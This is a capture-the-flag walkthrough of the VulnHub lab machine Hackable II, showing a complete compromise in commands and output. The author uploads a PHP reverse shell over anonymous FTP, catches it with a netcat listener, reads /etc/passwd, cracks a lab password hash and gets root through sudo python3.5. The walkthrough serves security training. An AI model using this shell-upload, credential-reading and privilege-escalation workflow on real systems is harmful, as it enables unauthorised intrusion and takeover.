Hackable II Walkthrough

by thestinger97

Report Date: 01/06/2022

Machine Release Date: June 15 2021
Machine Author: Elias Sousa
Source: Vulnhub.com
Url: https://www.vulnhub.com/entry/hackable-ii,711/

Environment Used:

- Virtualbox
- Parrot OS 5 (**Attacker Machine**)
- Ubuntu 16.04.7 (**Target Machine**)

Network Configuration: NAT Network

Step 1: Identify The Target:

Using the command: **ip address show** I found my ip address and subnet: **10.0.2.7/24**

Then I pinged the machines in my network with nmap to find my target's ip address with the command: **sudo nmap -sn 10.0.2.7/24**

Found the **target's ip address: 10.0.2.8**

Step 2: Reconnaissance & Nmap Scan

Used the command: **sudo nmap -sV -A 10.0.2.8** find which ports were open and what services were running on those ports (**-sV**). I also enabled OS detecting and version detection. (**-A**)

From the results, I found that a ftp service was running on port 21 and it allowed anonymous login.

```
PORT   STATE SERVICE VERSION
21/tcp open  ftp     ProFTPD
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
```

Anonymous login allows users to login to the ftp server without a password.

Step 3: Gaining Access

I first connected to the ftp server with the command: **ftp 10.0.2.8**

Then typed **anonymous and pressed enter two times** to login as the anonymous user.

```
$ftp 10.0.2.8
Connected to 10.0.2.8.
220 ProFTPD Server (ProFTPD Default Installation) [10.0.2.8]
Name (10.0.2.8:utku): anonymous
331 Anonymous login ok, send your complete email address as your password
Password:
230 Anonymous access granted, restrictions apply
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

Now I could use this ftp server to upload a reverse shell. I used the **php reverse shell** from **pentestmonkey**'s website (url: https://pentestmonkey.net/tools/web-shells/php-reverse-shell) and modified the ip address to the attacker machine's ip address on the source code.
I used the command: **put php-reverse-shell.php** to put the reverse shell code into the files directory.

PS: The command: **put php-reverse-shell.php** works if you open a ftp session from the directory where the php file resides. If you opened a ftp connection outside of that directory, you'll have to enter the place of the file in the system.

I started a netcat session with the command: **nc -nlvp 1234** listening on port 1234.

```
$nc -l -n -v -p 1234
listening on [any] 1234 ...
```

-l: listen mode
-n: numeric-only IP addresses
-v: verbose mode
-p: port number

I opened another terminal and typed the command: **curl http://10.0.2.8/files/php-reverse-shell.php**
And I had a shell.

```
connect to [10.0.2.7] from (UNKNOWN) [10.0.2.8] 50290
Linux ubuntu 4.4.0-194-generic #226-Ubuntu SMP Wed Oct 21 10:19:36 UTC 2020 x86_
64 x86_64 x86_64 GNU/Linux
 22:01:22 up 18 min,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Got a tty shell by using the command: **python3 -c 'import pty; pty.spawn("/bin/bash")'**

Step 4: Privilege Escalation

After connecting to the server, I saw that I am the user **www-data** which doesn't give me much permissions. I used the command: **cat /etc/passwd** to see the users registered in the system.

```
shrek:x:1000:1000:shrek,,,:/home/shrek:/bin/bash
```

I saw the user named **shrek.** I needed to find the password to shrek so I can escalate my privileges in the system. I found a file called **important.txt** in the home directory next to the user shrek's home folder.

```
ls
important.txt  shrek
```

I used the command: **cat important.txt** to see the contents of the file.
It had this message:


```
run the script to see the data

/.runme.sh
```

I again used the command **cat** to see the contents of the script.

```
cat /.runme.sh
#!/bin/bash
echo 'the secret key'
sleep 2
echo 'is'
sleep 2
echo 'trolled'
sleep 2
echo 'restarting computer in 3 seconds...'
sleep 1
echo 'restarting computer in 2 seconds...'
sleep 1
echo 'restarting computer in 1 seconds...'
sleep 1
echo '
```


```
shrek:cf4c2232354952690368f1b3dfdfb24d'
```

This looked like a md5 has so I went to https://www.crackstation.net to crack it.




The password for user **shrek** is: **onion**

I logged in as user **shrek** with the command: **su shrek** and typing the password.
I used the command: **ls -la** in /home/shrek/ to see all the files.




I noticed two things here:
1: **user.txt** that must be one of the flags. I used the **cat** command to see the contents of the file.



2: **.sudo_as_admin_succesful** which means that I could execute commands with root privileges. I used the command: **sudo -l** to see which programs I could run on the system and get root privileges.

I found that I could use python3.5 without a password and become root.

I used the command: **sudo python3.5 -c 'import pty; pty.spawn("/bin/bash")'**



And successfully became **root**.

I went to the **/root/** directory and used the **ls** command to see what is inside. I saw the file **root.txt** which must be the second flag. I used the **cat** command to see what is inside.